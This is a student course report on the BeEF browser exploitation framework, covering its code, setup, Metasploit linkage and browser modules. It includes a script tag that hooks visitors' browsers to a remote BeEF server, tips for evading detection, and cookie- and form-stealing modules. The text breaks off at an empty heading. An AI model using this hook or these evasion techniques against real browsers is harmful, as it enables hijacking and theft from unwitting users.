Investigating BeEF: Unveiling the Browser Exploitation Framework

Md Sadik Hossain Shanto, **Sabah Ahmed**

1905101, 1905118

Department of Computer Science and Engineering,
Bangladesh University of Engineering and Technology

March 10, 2024

Contents

1 Introduction

This report is a component of our **CSE 406: Computer Security Sessional** course project. Within this project, we investigate **BeEF: The Browser Exploitation Framework**, an influential and **open source** security tool designed for browser penetration testing.

The report follows a structured format, commencing with an introduction to BeEF, then providing an overview of the tool. Since BeEF is an open-source initiative, we describe its installation process.

After that we proceed with a concise, high-level examination of the project's source code in the subsequent section. The subsequent sections systematically delve into the prominent features of BeEF, providing step-by-step guidance on running each feature. Additionally, we include visual snapshots demonstrating our execution of each highlighted feature.

2 Overview

The Browser Exploitation Framework (BeEF) functions as an open-source tool in penetration testing, concentrating on exploiting vulnerabilities in web browsers. It introduces inventive methods, offering practical attack avenues for penetration testers.

In contrast to traditional security frameworks, BeEF prioritizes the utilization of browser vulnerabilities to evaluate the security status of a target, emphasizing its exclusive commitment to lawful research and penetration testing, as emphasized in official documentation. BeEF shifts its examination from network perimeters and client systems to the **singular context of web browsers—an essential entry point**.

To achieve this, BeEF **connects one or more web browsers to the application** using a **hook called hook.js file**, facilitating the launch of specific command modules. Each browser operates in a distinct security context, potentially presenting unique attack possibilities.

The framework empowers penetration testers by enabling **dynamic selection of specific modules in real time**, allowing tailored targeting for each browser and its context. Importantly, BeEF encompasses a **variety of command modules** utilizing its straightforward and robust API, positioned at the core of the framework's effectiveness. This API simplifies complexity, facilitating the **swift development of custom modules** and enhancing overall functionality.

3 Source Code Overview

The source code is accessible on GitHub. To initiate work with BeEF, it's necessary to clone or download this repository on a Linux OS. The code is primarily written in Ruby, thus requiring the prior installation of Ruby and the corresponding gems.

Following this, running the installation file is imperative to install all essential dependencies. Additionally, if Metasploit or Phonegap functionality is desired, they must be installed beforehand as well. Once the installation completes successfully, executing `./beef` in the terminal initiates the application.

The core files or servers of the application are located within the repository's **core** folder. The extensions folder comprises various extension files, which facilitate enabling or disabling extensions. Inside the modules folder, diverse modules are situated. Each feature, discussed subsequently, has a corresponding folder within the modules directory.

These folders include three types of files: `command.js`, `config.yaml`, and `module.rb`. **The command file contains browser-specific commands, the config file enables or disables the module and configures it, while the module file contains the actual code**.

3.1 ActiveRecord

3.1.1 What is ActiveRecord?

Active Record is the model layer of the system, responsible for representing the business data and logic. It facilitates the creation and use of business objects whose data requires persistent storage to a database. It follows the Active Record pattern, which is a description of an ORM system.

3.1.2 Active Record Pattern

In Active Record, objects carry both persistent data and behavior that operates on that persistent data. This design educates users about how to read and write from the database by integrating access logic into the object.

3.1.3 ORM or Object Relational Mapping

ORM is a technique that connects the rich objects of an application to tables in a relational database management system. Using ORM allows objects to be easily stored and retrieved from a database without writing SQL statements directly and with less overall database access code.

3.1.4 ActiveRecord as an ORM

Active Record provides several mechanisms, with the most important being the ability to:

- Represent models, their data, their relationship to other models, the inheritance through the related models, validating the models before they achieve persistence, and performing those operations in an object-oriented way.

3.1.5 Migrations

The Migrations for ActiveRecord are located in `$ beef/core/main/ar-migrations`. They look like this: `001_create_command_modules.rb`, where the class looks like this:

```
def change
    create_table :command_modules do |t|
        t.text :name
        t.text :path
    end
end
```

3.1.6 Connects to DB

When Beef starts, in the setup file: `$beef/beef`, it will load the database by

```
db_file = config.get('beef.database.file')
```

and it will then reset the database if it receives the `-x` flag. The start file will then connect to the database and migrate if required.

3.2 Architecture

3.2.1 Architecture Diagram



Figure 1: Architecture Diagram of BeEF

3.2.2 File Organization

All relative file paths described below are from the root folder of beef.

For the Kali Linux repo installation, the path would be `/usr/share/beef-xss`. Note that this is not the most up-to-date version of beef, so for new features and fixes, pulling from git would be recommended.

SQLite Database `beef.db` - the SQLite database file used by beef
In the Kali install, it's in `/usr/share/beef-xss/db/beef.db`

Config File `config.yaml` is the global config file for beef. In the Kali install, it's in `/etc/beef-xss/config.yaml`

Modules Modules define extra functionality for controlling hooked browsers.
Modules are stored in the `modules/` folder like so: `modules/<category>/<module_name>/`
The naming convention of folder and file names is **all lowercase**.
Three files are stored in each module folder:

File	Purpose
`config.yaml`	Module information and config
`command.js`	The JavaScript to execute in the browser
`module.rb`	Backend Ruby class definition

Extensions Extensions change/extend the way BeEF behaves.
The files are stored in the `extensions/` folder like so: `extensions/<name>/`
Files stored in each extension folder:

File	Purpose	Necessary
`extension.rb`	Necessary, define classes for the extension	*
`config.yaml`	Extension information and config	*

For more information on extensions, see Creating An Extension

REST API The REST API is the main way to interact with the core of BeEF, usable both via the admin UI and normal HTTP requests (such as using curl)
The files are stored in `core/main/rest`.
`core/main/rest/api.rb` contains code that mounts/maps a route (HTTP URL path, such as /api/hooks) to an instance of a BeEF class for access.
`core/main/rest/handlers/<name>.rb` defines responses to different requests to the mounted classes.

Admin UI The admin UI is accessible via the BeEF web server on `/ui/panel`. You will be prompted to log in if you haven't.
E.g. you can access it through localhost `http://localhost:3000/ui/panel`
The admin UI is treated as an extension, thus all code is stored in `extensions/admin_ui`.

Console The beef console is also an extension, but is currently out of support. There is active work being done to fix it. To try it out, run `./beef-console` in the beef-console branch (`https://github.com/beefproject/beef/tree/beef-console`)
For more information about how the console used to work, see BeEF-Console
The console does not use the REST API but directly interacts with the database through ActiveRecord. In the beef-console branch, `./beef-console` runs separately to the server instance but is in-sync through the database.



Figure 2: Typical Setup with External BeEF Server

3.2.3 Networking

Typical Setup with External BeEF Server Hooked browsers inside the internal network call out to the external beef server when hooked, using normal web traffic (usually on the default ports 80/443). This allows the attacker to bypass firewall controls to scan and exploit internal infrastructure through the hooked browser (especially HTTP-like services).

The flaw with this setup is that the organization network and the host computer which the hooked browser belongs to constantly reach out to BeEF, which increases the risk of exposing the BeEF endpoint if the network is being monitored.

Security Considerations

To prevent the exposure and compromise of the BeEF server, consider these configurations:

1. Setup IP address whitelisting

   Edit `config.yaml` (in the beef root folder) to change the permitted web UI subnets. Beware if IPv6 configurations; if IPv6 routing is not going to be used to access the beef UI, it's better to limit it to ::1 (localhost). e.g. (this field is under `restrictions:`

   ```
   permitted_ui_subnet: ["192.168.0.0/16", "::1"]
   ```

2. Setup a reverse proxy to a secure (HTTPS) endpoint

   This can be done in a variety of ways:

   - Use public port forwarding services (like serveo.net, ngrok, portmap.io),
   - Setup a Linux VPS (AWS, Vultr, Google Cloud, Azure) and use Let's Encrypt to have get a free certificate

WebRTC Mesh Setup - Internal Browsers One setup to avoid the noise is to have one "master" hooked browser constantly talk to the BeEF server, while other hooked browsers in the same internal network will use WebRTC to set up peer-to-peer communication with the master hooked browser. This way, only one host is talking back to the BeEF server, so things are less noisy.



Figure 3: WebRTC Mesh Setup - Internal Browsers

For more information regarding using WebRTC with BeEF, read `https://blog.beefproject.com/2015/01/hooked-browser-meshed-networks-with_26.html`

WebRTC Mesh Setup - External Master Browser You may be thinking that is still too noisy. Since WebRTC is a peer-to-peer protocol, it is possible to traverse NAT (Network Address Translation) using public STUN servers, which is also built-in to the WebRTC extension in BeEF.

Thus it is possible to use a hooked browser that is in the attacker's network to control the other hooked browsers via WebRTC, with either one initial connection to the BeEF server to establish command and control, or embed this functionality straight in the Javascript hook executed. This way, if the master browser's IP address is different than the BeEF server, exposure of the IP of the BeEF server can be limited.



Figure 4: WebRTC Mesh Setup - External Master Browser

3.3 Command Module Config

3.3.1 Introduction

All command modules require a config file that contains the basic configuration settings BeEF needs to load and execute the module. This file is used by the framework to set the category, name, description, and valid targets for the module.

3.3.2 Details

The config file is in YAML format, must exist in the same directory as the command module, and must be named `config.yaml`. Note that white-space is not allowed within a node name, and tab characters cannot be used for indentation. A space is mandatory when separating strings within an array.

3.3.3 Example

Below is an example of a command module config file.

```
beef:
    module:
        detect_local_settings:
            enable: true
            category: "Network"
            name: "Detect Local Settings"
            description: "Grab the local network settings (i.e.,
               internal IP address)."
            authors: ["pdp", "wade", "bm", "xntrik"]
            target:
                working: ["FF", "IE"]
                user_notify: "C"
                not_working: "S"
```

3.3.4 Format

The first and second nodes must be "beef" and "module" respectively, followed by the module name as the third node, for example:

```
beef:
    module:
        detect_local_settings:
```

The "enable" node contains a Boolean value. If set to "true," it tells the framework to enable the module and show it in the command modules tree.

```
enable: true
```

The "category" node determines the category in which the command module will be displayed in the command modules tree.

```
category: "Network"
```

The "name" node determines the command module's name.

```
name: "Detect Local Settings"
```

The "description" node determines the text to be displayed when the user selects the module.

```
description: "Grab the local network settings (i.e., internal IP
   address)."
```

3.3.5 Target

The "target" node is mandatory and determines which browsers the module has been confirmed to work with. It has many child-nodes that may contain strings or arrays, for example:

```
target:
    working: ["FF", "IE"]
    user_notify: "C"
    not_working: "S"
```

When only some browser versions or operating systems are compatible, the "target" node may also contain "min_ver," "max_ver," and "os" child-nodes.

The final target value of a browser/command module is determined through a rating mechanism. If there are multiple matches, the first target config will apply, for example:

```
target:
    not_working:
        ALL:
            os: ["iPhone"]
    working: ["O", "FF", "S", "IE"]
    user_notify: ["C"]
```

In this instance, an iPhone running Safari would match both not_working and working, but as not_working is first, that would be the final rating for a module with this particular target configuration.

The final rating is converted into an icon in BeEF:

- Green (**VERIFIED_WORKING**) for works
- Orange (**VERIFIED_USER_NOTIFY**) for user will be notified
- Red (**VERIFIED_NOT_WORKING**) for doesn't work
- Grey (**VERIFIED_UNKNOWN**) for unknown

4 Installation

4.1 Prerequisites

BeEF requires Ruby and rbenv will make your life easier to work with Ruby. You can install Ruby and Rails with the command line tool rbenv. Using rbenv provides you with a solid environment for developing your Ruby on Rails applications and allows you to switch between Ruby versions, keeping your entire team on the same version. rbenv also provides support for specifying application-specific versions of Ruby, allows you to change the global Ruby for each user, and the option to use an environment variable to override the Ruby version.

Step:01: Installing rbenv and dependencies

Ruby relies on several packages that you can install through your package manager. Once those are installed, you can install rbenv and use it to install Ruby.

First, update your package list:

```
    sudo apt update
```

Next, install the dependencies required to install Ruby:

```
    sudo apt install git curl libssl-dev libreadline-dev zlib1g-dev autoconf bison
     build-essential libyaml-dev libreadline-dev libncurses5-dev libffi-dev
    libgdbm-dev
```

After installing the dependencies, you can install rbenv itself. Use curl to fetch the install script from Github and pipe it directly to bash to run the installer:

```
    curl -fsSL https://github.com/rbenv/rbenv-installer/raw/HEAD/bin/rbenv-
    installer | bash
```

Next, add */.rbenv/bin* to your *$PATH* so that you can use the *rbenv* command line utility. Do this by altering your */.bashrc* file so that it affects future login sessions:

```
    echo 'export PATH="$HOME/.rbenv/bin:$PATH"' >> ~/.bashrc
```

Then, add the command eval *$(rbenv init -)* to your */.bashrc* file so *rbenv* loads automatically:

```
    echo 'eval "$(rbenv init -)"' >> ~/.bashrc
```

Next, apply the changes you made to your */.bashrc* file to your current shell session:

```
    source ~/.bashrc
```

Verify that *rbenv* is set up properly by running the *type* command, which will display more information about the *rbenv* command:

```
    type rbenv
```

Your terminal window will display the following:

```
Output
rbenv is a function
rbenv ()
{
    local command;
    command="${1:-}";
    if [ "$#" -gt 0 ]; then
        shift;
    fi;
    case "$command" in
        rehash | shell)
            eval "$(rbenv "sh-$command" "$")";;*)command rbenv "command"""
        ;;
    esac
}
```

At this point, you have both rbenv and ruby-build installed. Let's install Ruby next.

Step:02: Installing Ruby with ruby-build

With the ruby-build plugin now installed, you can install whatever versions of Ruby that you may need with a single command. First, list all the available versions of Ruby:

```
    rbenv install -l
```

The output of that command will be a list of versions that you can choose to install:

```
    Output
    2.6.8
    2.7.4
    3.0.2
    jruby-9.2.19.0
    mruby-3.0.0
    rbx-5.0
    truffleruby-21.2.0.1
    truffleruby+graalvm-21.2.0

    Only latest stable releases for each Ruby implementation are shown.
    Use 'rbenv install --list-all / -L' to show all local versions.
```

Now let's install Ruby *3.1.2*:

```
    rbenv install 3.1.2
```

Installing Ruby can be a lengthy process, so be prepared for the installation to take some time to complete.

Once it's done installing, set it as your default version of Ruby with the *global* sub-command:

```
    rbenv global 3.1.2
```

Verify that Ruby was properly installed by checking its version number:

```
    ruby -v
```

You now have at least one version of Ruby installed and have set your default Ruby version. Next, you will set up gems and Rails.

Step:03: Working with Gems

Gems are the way Ruby libraries are distributed. You use the gem command to manage these gems, and use this command to install Rails.

When you install a gem, the installation process generates local documentation. This can add a significant amount of time to each gem's installation process, so turn off local documentation generation by creating a file called */.gemrc* which contains a configuration setting to turn off this feature:

```
    echo "gem: --no-document" > ~/.gemrc
```

Bundler is a tool that manages gem dependencies for projects. Install the Bundler gem next, as Rails depends on it:

```
    gem install bundler
```

Step:04: Installing Rails

To install Rails, use the *gem install* command along with the *-v* flag to specify the version. Let's install the version *6.1.4.1*:

```
    gem install rails -v 6.1.4.1
```

4.2 Installing BeEF

Obtain application source code either by downloading the latest archive:

```
wget https://github.com/beefproject/beef/archive/master.zip
```

Or cloning the Git repository from GitHub:

```
git clone https://github.com/beefproject/beef
```

Once a suitable version of Ruby is installed, run the install script in the BeEF directory:

```
./install
```

4.3 Configure

BeEF utilises YAML files in order to configure the core functionality, as well as the extensions. Most of the core BeEF configurations are in the main configuration file: *config.yaml*, found in the BeEF directory.

Authentication

Navigate to the BeEF directory and use your favourite text editor (Vim, Nano, vscode etc) to edit *config.yaml*.

Please update the section shown in the example below:

```
#Credentials to authenticate in BeEF.
#Used by both the RESTful API and the Admin interface
credentials:
    user:   "beef"
    passwd: "something unique and complex"
```

Including Hook to a server

The dynamically generated JavaScript hook file hook.js is automatically mounted at /hook.js.

If your BeEF server is 123.123.123.123:3000 then you can include the script using a HTML script tag like so:

```
<script src="http://123.123.123.123:3000/hook.js"></script>
```

Web Server Configuration

The web server can be fully configured, this is done in the HTTP subsection of the *config.yaml* file:

```
        http:
        debug: false # Will print verbose message in BeEF console
        host: "0.0.0.0" # IP address of the web server
        port: "3000" #Port of the web server

        # If BeEF is running behind a reverse proxy or NAT
        #  set the public hostname and port here & protocol
        public:
            host: "example.com"
            port: "3000"
            https: true/false

        dns: "localhost" # Address of DNS server
        hook_file: "/hook.js" # Path for hooking script
        hook_session_name: "BEEFHOOK" #Name of session
        session_cookie_name: "BEEFSESSION" # Name of BeEF cookie
```

Enabling Extensions

Extensions can be enabled using the main *config.yaml* file:

```
        extension:
        requester:
            enable: true
        proxy:
            enable: true
        metasploit:
            enable: false
        social_engineering:
            enable: true
        evasion:
            enable: true
        console:
             shell:
                enable: false
```

Metasploit

To enable the Metasploit extension, set *beef.extensions.metasploit.enable* to true in the configuration file.

```
        extension:
      admin_ui:
             metasploit:
                  enable: true
```

The Metasploit extension should be configured by modifying the *extensions/metasploit/config.yml* configuration file:

```
            name: 'Metasploit'
            enable: true
            host: "0.0.0.0"
            port: 55555
            user: "same as config.yaml"
            pass: "same as config.yaml"
            uri: '/api'
            ssl: true
            ssl_version: 'TLS1'
            ssl_verify: true
            callback_host: "0.0.0.0"
            autopwn_url: "autopwn"
```

Install *msfconsole* Then open msfconsole by typing,

```
    msfconsole
```

To enable RPC communication, the following command should be launched with msfconsole:

```
    load msgrpc ServerHost=0.0.0.0 ServerPort=5906 User=seed Pass='seed123' SSL=y
```

Type Host, Port, User, Pass and SSL same as the config file.

Launching BeEF

Open another terminal(Assuming that your previous terminal is running msfconsole) and type:

```
    ./beef
```

5 Key Features

To execute the features of different modules, first we have to launch BeEF from terminal as stated in the installation process. After that we need to open admin ui panel from the link found in console output. Next we have to authenticate using our previously set username and password in `config.yaml` file from installation process.

After all this is setup, we need someone to open a link which has `hook.js` embedded in the html. When someone clicks and opens such link, then their browser gets hooked, which we can find in the top left `Online Browsers` section in our BeEF admin ui panel. From there we can click on any hooked browser, navigate to `Commands` tab and then `Execute` any feature that is available and working.



Figure 5: Hooked Browser

5.1 Browser

5.1.1 Detect Foxit Reader

This module will check if the browser has Foxit Reader Plugin.

After Command Execution with Results



Figure 6: Foxit

5.1.2 Detect LastPass

This module checks if the LastPass extension is installed and active.

After Command Execution with Results



Figure 7: LastPass

5.1.3 Detect MIME Types

This module retrieves the supported MIME types of the browser.

After Command Execution with Results



Figure 8: MIME

5.1.4 Detect QuickTime

This module will check if the browser has QuickTime support.

After Command Execution with Results



Figure 9: Quick

5.1.5 Detect RealPlayer

This module will check if the browser has RealPlayer support.

After Command Execution with Results



Figure 10: RealPlayer

5.1.6 Detect Silverlight

This module will check if the browser has SilverLight support.

After Command Execution with Results

Figure 11: SilverLight

5.1.7 Detect Toolbars

Detects which browser toolbars are installed.

After Command Execution with Results

Figure 12: Toolbar

5.1.8 Detect Unity Web Player

Detects Unity Web Player.

After Command Execution with Results

Figure 13: Unity

5.1.9 Detect Windows Media Player

This module will check if the browser has the Windows Media Player plugin installed.

After Command Execution with Results

Figure 14: Windows Media Player

5.1.10 Fingerprint Browser

This module attempts to fingerprint the browser and browser capabilities using FingerprintJS2.

After Command Execution with Results



Figure 15: Fingerprint Browser

5.1.11 Get Cookie

This module will retrieve the session cookie from the current page.

After Command Execution with Results

Figure 16: Get Cookie

5.1.12 Get Form Values

This module retrieves the name, type, and value of all input fields on the page.

`In order to properly execute this feature, we need to modify the source code located at modules/browser/hooked_domain/get_form_values/command.js`

Modification in Source Code

